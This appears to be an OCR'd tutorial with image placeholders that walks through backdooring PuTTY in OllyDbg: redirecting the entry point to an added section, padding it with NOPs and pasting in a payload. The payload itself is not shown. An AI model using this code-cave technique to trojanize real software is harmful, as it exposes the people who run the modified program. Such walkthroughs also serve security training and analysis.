
Launch the Olly debugger and open preprocessed putty3.exe in it.




Opened putty3.exe looks like the following.




Click on the M button below the menu bar to get memory dump of the executable. Here highlighted porting displays the new section added (.gsingla).
Copy the starting address of section .gsingla.




Get back to the putty3.exe main thread window and select the first address of putty3.exe '0046F4C6' right click -> Assemble or press spacebar.
In the "Assemble" box, enter this command, as shown below:
CALL 004C7000
Click the Assemble button.
Click the Cancel button.
The MOV instruction has been replaced by this instruction, as shown below:
CALL putty2.004c7000




Now right click on the modified starting address, then select Copy to executable -> selection.





Now save the selection to get modified executable file.






Press F7 to get to the newly created section for injecting code and reach “004C7000”.
Select sizeable amount of addresses and fill all of them with NOPs.







Copy the payload from notepad. This is the payload we are going to place in place of NOPs.




Right click on the selected section -> Binary -> Binary paste.




We can see that the payload has been converted to the assembly instructions.



